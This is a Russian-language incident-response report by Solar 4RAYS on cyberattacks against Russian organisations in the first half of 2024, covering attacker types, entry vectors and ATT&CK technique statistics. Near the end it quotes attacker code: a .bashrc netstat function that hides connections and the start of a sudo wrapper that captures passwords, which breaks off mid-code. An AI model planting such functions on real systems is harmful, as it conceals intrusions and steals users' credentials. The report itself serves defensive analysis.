4RAYS by SOLAR

Solar 4RAYS: Хроники DFIR

Отчет по итогам
1 полугодия 2024 года

Введение

Команда центра исследования киберугроз Solar 4RAYS ГК «Солар» участвует в расследовании десятков ИБ-инцидентов в российских частных и государственных организациях. В абсолютном большинстве случаев речь идет об атаках, осуществленных группами профессиональных взломщиков, преследующих финансовые цели или работающих в интересах иностранных правительств. Как правило, это инциденты, которые произошли, потому что злоумышленники смогли обойти использовавшиеся в атакованных организациях автоматизированные средства защиты, либо потому, что в организации просто не имелось соизмеримых угрозе ИБ-инструментов.

В ходе расследований эксперты Solar 4RAYS собирают различные данные о характеристиках атак, анализ которых позволяет сформировать представление об актуальных тактиках, техниках и процедурах злоумышленников, оценить уровень ИБ-риска для конкретной организации и в конечном итоге выстроить эффективную защиту ИТ-инфраструктуры от профессиональных киберпреступников.

В основе отчета – данные, собранные в ходе расследований, проведенных в первом полугодии 2024 года. Также исследование содержит данные о наиболее атакуемых отраслях, квалификации злоумышленников и их мотивации. Кроме того, в отчете представлен обзор основных кибергруппировок, с деятельностью которых эксперты Solar 4RAYS столкнулись в ходе расследований.

Ключевые тренды

В первом полугодии 2024 года атакующие продолжают развивать инструментарий, который мы видели и раньше. Они активно применяют как свежие proof-of-concept для уязвимостей, так и развивают старые инструменты (например, десериализация VIEWSTATE, которую использовали группировки Obstinate Mogwai и Shedding Zmiy. Кроме того, в последние месяцы мы видели активное развитие функциональности Bulldog Backdoor, развитие базовой и создание кастомных версий Gsocket. Злоумышленники также используют нестандартные инструменты (как пример – использование ПО для Threat Hunting Velociraptor в качестве RAT, о чем мы недавно рассказывали подробно).

Различные постэксплуатационные фреймворки все еще продолжают активно использоваться в реальных атаках, например: Sliver, Meterpreter (+ mettle), Mythic framework, Cobalt Strike, Empire.

При растущей изощренности атак мы все еще находим машины, зараженные такими старыми угрозами, как MyKings Botnet, BillGates, Conficker.

Ущерб от атак чаще всего состоит в утечке данных или целенаправленном уничтожении инфраструктуры компании. При этом для уничтожения данных злоумышленники все чаще используют шифрование – практически во всех расследованных кейсах атакующие не требовали выкуп. Такое поведение характерно для некоторых группировок из восточной Европы, которых мы называем Zmiy.

Шифрование с требованием выкупа также встречается - нам известно о подобных массовых атаках. Однако за отчетный период в нашей практике подобных расследований не было.

Шпионаж как основная цель все еще наблюдается у некоторых групп. Например, у Obstinate Mogwai и частично у Shedding Zmiy.

Основные результаты за шесть месяцев 2024 года

- Количество инцидентов, расследованных Solar 4RAYS, выросло на 60% в сравнении с первой половиной 2023 года;
- Государственные организации, телекоммуникационные и промышленные компании чаще всего становились целями профессиональных злоумышленников;
- Скомпрометированные аккаунты и уязвимости в веб-приложениях стали наиболее распространенными векторами первоначальной компрометации;
- Кибернаемники, финансовые мошенники и проправительственные группировки стояли за большинством расследованных атак.

Подробнее об этих и других результатах деятельности Solar 4RAYS в первом полугодии 2024 года читайте далее.

Обзор инцидентов: кого атакуют

В первом полугодии 2024 года количество проведенных Solar 4RAYS расследований выросло на 60% в сравнении с аналогичным периодом прошлого года и превысило 30 кейсов.

За это время количество атакованных индустрий значительно увеличилось. В первом полугодии 2023 года эксперты центра чаще всего привлекались на инциденты в четырех типах организаций (государственные организации, телекоммуникационные и промышленные компании):

В первом полугодии 2024 количество индустрий возросло до десяти. Помимо госорганизаций, значительное количество сложных киберинцидентов стало регистрироваться в компаниях, занимающихся ИТ-разработкой, логистикой, организациях здравоохранения:

Обзор инцидентов: кто атакует

Мы выделяем пять условных категорий атакующих, отличающихся между собой, прежде всего, уровнем подготовки и сложности представляемой угрозы.

1 категория «Автоматические сканеры и массовые заражения». Ищут IT-инфраструктуры с низким уровнем защиты для дальнейшей перепродажи информации о них или использования в массовых атаках.

2 категория «Киберхулиганы и хактивисты». Сфокусированы на поиске стандартных уязвимостей с целью прокачки своих навыков и мелкого хулиганства. Редко самостоятельно занимаются монетизацией взлома. Используют общедоступные инструменты для анализа защищенности. Нередко мотивируют свои атаки политическими причинами.


3 категория «Кибермошенники». Нацелены на получение прямой финансовой выгоды путем кражи денег, получения выкупа и использования вычислительных мощностей атакуемой компании для майнинга криптовалютных активов. Часто объединяются в организованные группировки.

4 категория «Кибернаемники». Действуют в интересах заказчика либо охотятся за крупной монетизацией, например, за счет продажи базы клиентских данных в даркнете. Объединяются в иерархические группы, самостоятельно разрабатывают инструменты и методики взлома.

5 категория «Проправительственные группировки». Служат интересам государственных структур. Ориентированы на перехват полного контроля над инфраструктурой. Отличаются *максимально длительным скрытым присутствием внутри периметра.*

Примечание о классификации атакующих. *Важно отметить, что в случае с кибермошенниками, кибернаемниками и проправительственными группировками разделение на категории следует считать условным. Нередко в своей практике мы видим, что группировки, ранее демонстрировавшие поведение, присущее одной категории, начинают вести себя совершенно по-другому. Так, например, некоторые проукраинские группировки, прежде демонстрировавшие признаки поведения кибернаемников или кибермошенников, в последние два года стали осуществлять хактивистские атаки или публично заявлять о совершении атак в интересах силовых ведомств. Последнее формально позволяет отнести их и к проправительственным группам, но других признаков, свойственных этой категории, не наблюдается.*

В первом полугодии 2023 года немалая доля атак приходилась на деятельность киберхулиганов, проправительственных группировок и кибермошенников. Но первом полугодии 2024 года обстановка изменилась.



Мы почти не сталкивались с атаками киберхулиганов, зато возросла доля атак кибернаемников. Также доля атак, осуществленных проправительственными группировками, упала с 25% до 16%, однако это не означает, что их стало меньше. В абсолютном цифрах количество подобных инцидентов не сократилось. Более того, наблюдаемый на графике рост доли атак, осуществлённых кибернаемниками, спровоцирован в основном возросшей активностью группировки Shedding Zmiy и связанных с ней групп.

Хотя эта и другие подобные группы демонстрируют высокий уровень подготовки в области тактик и техник атак и вполне могли бы сравниться по уровню мастерства с профессиональными проправительственными группами, мы все же относим их к кибернаемникам, так как нередко в публичном пространстве появляется информация о том, что некоторые атаки они организуют по заказу или совместно со украинскими спецслужбами.

Тип атакующих	Первая половина 2023 года	Первая половина 2024 года
Автоматические сканеры\массовые заражения	5%	12 %
Киберхулиганы\Хактивисты	35%	0%
Кибермошенники	25%	28%
Кибернаёмники	10%	44%
Проправительственные группировки	25%	16%

Примечательно, что доля атак, осуществленных кибермошенниками в первом полугодии 2024 года, выросла всего на три процентных пункта и не слишком отличается от показателя того же периода 2023 года: и в прошлом, и в этом году, целью каждой четвёртой атаки, расследованной специалистами Solar 4RAYS, была финансовая нажива. Главными же целями кибернаемников и проправительственных группировок остаётся шпионаж. При этом и в первом полугодии 2024 года, и в аналогичном периоде 2023-го, было по два инцидента, в рамках которых атакующие целенаправленно уничтожили данные организации.

Активные группировки

Более чем за половиной всех расследованных нами атак на инфраструктуры компаний в России стояли группировки из Восточной Европы, которые в соответствии с нашей таксономией именуются как **Zmiy**. При этом мы наблюдаем, что некоторые тактики, техники и процедуры, используемые одной группировкой, со временем начинают использоваться и другими. С большой степенью вероятности группы активно обмениваются информацией между собой и перенимают друг у друга «лучшие практики».

В целом, как и в предыдущих периодах, в первом полугодии 2024 российские организации сталкивались с группировками, из Восточной Европы (предположительно Украины) и Азиатско-Тихоокеанского региона.

Подробнее о профилях наиболее опасных группировок расскажем в отдельном разделе отчёта.

Длительность атак

Характерным параметром атаки, прежде всего влияющим на масштаб ущерба, является ее продолжительность. В случае с инцидентами, расследованными Solar 4RAYS, под продолжительностью понимается период с момента первоначального проникновения в сеть жертвы до момента, когда вредоносная активность обнаруживается и пресекается.

Длительность	Первая половина 2023 года	Первая половина 2024 года
До недели	20%	34%
До двух недель	10%	13%
До месяца	20%	6%
До 6 месяцев	30%	19%
До 1 года	10%	13%
До 2-х лет	10%	6%
2+ года	--	3%
Неизвестно	--	6%

В первом полугодии 2024 года длительность каждого третьего инцидента не превышала недели (в 2023 году таких инцидентов было на 14 процентных пунктов меньше). При этом доля инцидентов, в которых атакующие оставались в целевой сети от одного до шести

месяцев упала на 11 п.п. – до 19%. Рост доли более непродолжительных инцидентов может быть связан с тем, что организации учатся быстрее реагировать на аномалии в своих ИТ-инфраструктурах.

В 2024 году также обнаружились инциденты, длившиеся два года и больше. В первой половине 2023 года примеров столь длительных операций эксперты Solar 4RAYS не наблюдали.

Обзор инцидентов: как атакуют

Важным параметром, позволяющим организациям лучше выстраивать защиту ИТ-периметра, является информация о векторе изначального проникновения. Из-за того, что не во всех расследованиях эксперты Solar 4RAYS привлекаются достаточно скоро после атаки, определить вектор изначального проникновения удается не всегда. И все же имеющиеся сведения позволяют сформировать представление о способах, используемых атакующими.


В первой половине 2024 года для первоначальной компрометации инфраструктур компаний чаще всего использовали **скомпрометированные аккаунты** (43% инцидентов) и **уязвимости в корпоративных веб-приложениях** (43% инцидентов). Целевой фишинг оказался способом компрометации в 7% инцидентов, на атаки через доверительные отношения пришлось также 7%.

Годом ранее на уязвимости в веб-приложениях приходилось 54% инцидентов из всех идентифицированных. На фишинг в 2023 году приходилось 31% атак, а на скомпрометированные аккаунты – 15%.

В 2024 году злоумышленники продолжают использовать потенциал вектора атаки через уязвимости в веб-приложениях, а также все чаще используют скомпрометированные аккаунты. Возможно, росту доли атак через скомпрометированные аккаунты способствовали массовые утечки данных, серьезно участившиеся за прошедший период. Статистику по утечкам в 2023 году вы можете найти в отчет Solar Aura, посвященном внешним цифровым угрозам.

Обзор инцидентов: тактики и техники


Множество расследований, которые эксперты Solar 4RAYS проводят ежемесячно, позволяет сформировать представление о наиболее распространенных тактиках и техниках, которые злоумышленники применяют в атаках. Всего в инцидентах первого полугодия 2024 года эксперты столкнулись с применением **122 техник** по классификации MITRE ATT&CK. Годом ранее показатель равнялся **92 техникам**.



По графику выше можно сложить представление о том, как за год изменилось разнообразие применяемых злоумышленниками техник. И в 2023, и в 2024 году особенно много техник было зафиксировано на стадиях Defense Evasion (Уклонение от обнаружения) и Persistence (Закрепление).


Ниже опишем более подробную картину использованных техник на каждом этапе атаки, на котором экспертам 4RAYS удалось распознать их применение (фиолетовые секторы соответствуют первому полугодию 2024 года, а оранжевые – первому полугодию 2023 года). А в приложении к отчету смотрите карту техник, с помощью которой можно сложить представление о поведении атакующих в первом полугодии 2024 года в сравнении с аналогичным периодом 2023 года.

Initial access (Первоначальный доступ)



Как уже было отмечено выше, скомпрометированные аккаунты – чаще всего использовались для изначального проникновения. Уязвимости в веб-приложениях распространенный метод.


Execution (Исполнение)



Своего рода чемпионом среди техник на этапе Execution стала Command and Scripting Interpreter: Unix Shell – мы наблюдали ее применение в 37,5% инцидентов. Такой рост в сравнении с 2023 годом может быть связан с тем, что в 2024-ом количество расследований атак на ОС Linux в практике экспертов возросло.

При этом частота обнаружения «родственных» техник, нацеленных на «нелинуксовые» системы, снизилась.

Persistence (Закрепление)




На этапе Persistence в 2024 году по сравнению с предыдущим периодом сильно упало разнообразие применяемых техник – с 20 до 10.

При этом выделились явные лидеры:


1. Valid Accounts ID: T1078 (40% инцидентов)
2. Scheduled Task/Job Cron ID: T1053.003 (18,7% инцидентов)
3. Hijack Execution Flow: Dynamic Linker Hijacking ID: T1574.006 и Create or Modify System Process: Systemd Service ID: T1543.002 (по 15,6% инцидентов каждая).

Privilege escalation (Эскалация привилегий)



На этапе эскалации привилегий снова видны два тренда первого полугодия 2024 года: активное использование скомпрометированных аккаунтов (техника Valid Accounts ID: T1078) и участившиеся атаки на Linux-машины (Abuse Elevation Control Mechanism: Sudo and Sudo Caching ID: T1548.003).


Defense Evasion (Уклонение от обнаружения)



На этапе уклонения от обнаружения первое полугодие 2024-ого характеризуется ростом числа используемых техник. Группировки, с деятельностью которых столкнулись эксперты Solar 4RAYS, одновременно продолжают использовать техники, помогавшие им скрывать своё присутствие и обходить защитные меры в 2023 году, но также применяют массу ранее не наблюдавшихся: Indicator Removal: File Deletion ID: T1070.002, Rootkit ID: T1014, Masquerading: Match Legitimate Name or Location (техника T1036.005), Hijack Execution Flow: Dynamic Linker Hijacking (техника T1574.006) и другие.


Во многом такое обилие маскировочных техник – это отпечаток уникальных поведенческих характеристик группировок, с которыми имели дело эксперты Solar 4RAYS. Преимущественно это проукраинские группировки (такие как Shedding Zmiy, Lifting Zmiy и другие), и они часто придерживаются стратегии атаки, предполагающей долговременное скрытное присутствие в атакованной инфраструктуре. Реализация этой стратегии требует в том числе активного использования техник уклонения.

Credential Access (Доступ к учетным данным)




Этап доступа к учетным данным в первом полугодии 2024 года отличается от такого же периода прошлого года, прежде всего, случаями получения доступа к учетным данным, сохраненным без должных мер предосторожности (техники Unsecured Credentials: Credentials In Files ID: T1552.001 и Unsecured Credentials Private Keys ID:T1552.004). В 2023 году таких примеров нам не встречалось. Это скорее свидетельствует о недостаточной защищенности атакованных инфраструктур, нежели об особом профессионализме атакующих.

Discovery (Разведка)




Этап разведки предполагает получение злоумышленниками максимального количества информации об атакованной инфраструктуре. В отчетном периоде мы видели заметное увеличение количества применяемых техник, наряду с использованием тех, что мы уже видели годом ранее. Это указывает на стремление атакующих проникнуть максимально глубоко в целевую инфраструктуру. Чаще других в 2024-ом встречались техники System Network Configuration Discovery ID: T1016, File and Directory Discovery ID: T1083, Network Service Discovery ID: T1046 и Remote System Discovery ID: T1018.

Lateral Movement (Горизонтальное перемещение)




На этапе горизонтального перемещения в атакованной среде в 2024 году мы чаще стали видеть использование техники Remote Services: SSH ID: T1021.004 – она зафиксирована почти в каждом третьем инциденте (в 2023 году – в каждом пятом). Это в том числе связано с увеличением количества NIX-систем в атакованных организациях. На втором месте по частоте – использование протокола RDP (протокол удаленного рабочего стола).

Command & Control (Управление и контроль)




Из интересного на этапе взаимодействия атакующих с зараженной инфраструктурой – участившиеся случаи использования механизмов сокрытия коммуникации с помощью техник Encrypted Channel: Asymmetric Cryptography ID: T1573.002, Application Layer Protocol: Web Protocols ID: T1071.001 и Protocol Tunneling ID: T1572.

Exfiltration и Impact (Эксфильтрация и Воздействие)



В силу технических особенностей нам не удалось определить техники эксфильтрации и точные характеристики нанесенного ущерба в минимальном количестве расследованных инцидентов, поэтому делать какие-то выводы о тенденциях на основе имеющихся данных непросто.



И всё же, кроме тех инцидентов, когда не было доподлинно установлено иное, главной целью атакующих являлось получение доступа к конфиденциальным данным атакованной организации и шпионаж.

В результате многих инцидентов, что нам довелось расследовать, украденные данные публиковали в открытом доступе, либо использовали для взлома других организаций.

Особенности техник

В некоторых инцидентах мы видели характерные или необычные примеры эксплуатации некоторых техник. Остановимся на них подробнее.

Использование записи экрана для сбора конфиденциальных данных

(техника Collection: Screen Capture ID: T1113)

В одном из расследованных нами инцидентов атакующие получили доступ от имени привилегированной УЗ подрядчика к терминальному серверу, который используется жертвой для доступа к системе электронного документооборота. В ней, в том числе, содержались конфиденциальные документы. Данная RDP-сессия была записана PAM-системой Solar SafeInspect. При просмотре было отчетливо видно, как атакующие открывали документы интересующей их тематики и постранично их просматривали, делая паузы на несколько секунд, с высокой долей вероятности, именно в этот момент они делали скриншоты или вовсе вели запись экрана на системе, с которой осуществлялась атака.

Небезопасное хранение учетных данных

Достаточно актуальной остается проблема безопасного хранения и обращения с аутентификационными данными в инфраструктуре компаний. Как мы уже писали ранее, атакующие в числе прочего получали доступ к учетным данным, хранящимся в открытом виде в текстовых файлах\документах\таблицах. При этом нужно учитывать, что в отчете не учтены случаи, где атака была обнаружена и остановлена на ранней стадии (атакующие не продвинулись до стадии Credential Access). Если их учитывать, то доля таких случаев была бы выше.

Заражение легитимных утилит

В ряде атак, за которым стояла группировка Shedding Zmiy, мы наблюдали подмену атакующими на Linux-машинах легитимных утилит ps, ss, netstat и htop на «пропатченные» таким образом, что в выводе результатов их работы скрывались данные о вредоносной утилите gs-netcat, используемой атакующими.
Эта же группировка использовала еще один весьма интересный способ сокрытия своих инструментов – добавили следующую строку в конфигурационный файл оболочки bash пользователя root – /root/.bashrc.

```
netstat(){ command netstat "$@" | grep -Fv -e :53 -e [redacted]; }
```

В данном случае функция netstat фильтрует вывод команды netstat по указанному в отредактированной части IP-адресу и наличию строки «:53» и не отображает эти данные при выводе команды.

Любопытная техника отключения защитного решения (техника Exploitation for Defense Evasion ID: T1211)

В одной из расследованных атак мы наблюдали достаточно интересную реализацию не самой популярной, по нашим данным, техники для обхода защиты Exploitation for Defense Evasion ID: T1211. Атакующие загрузили на хост исполняемый файл, который был предназначен для эксплуатации уязвимости повышения привилегий CVE-2023-36802. После запуска файла в каталог установки антивирусного решения загружался драйвер с расширением .sys, который запускался службой ZeroRingProxy в результате чего защитные компоненты решения отключались.

Перехват пользовательских данных от Lifting Zmiy

Группировкой Lifting Zmiy весьма интересно был реализован перехват учетных данных пользователей в Linux системах. В конфигурационный файл bash-оболочки /home/[redacted]/.bashrc была добавлена следующая функция sudo:

```
function sudo () {
r_="$(which sudo)";
read -s -p "[sudo] password for $USER: i_;
printf "\n";
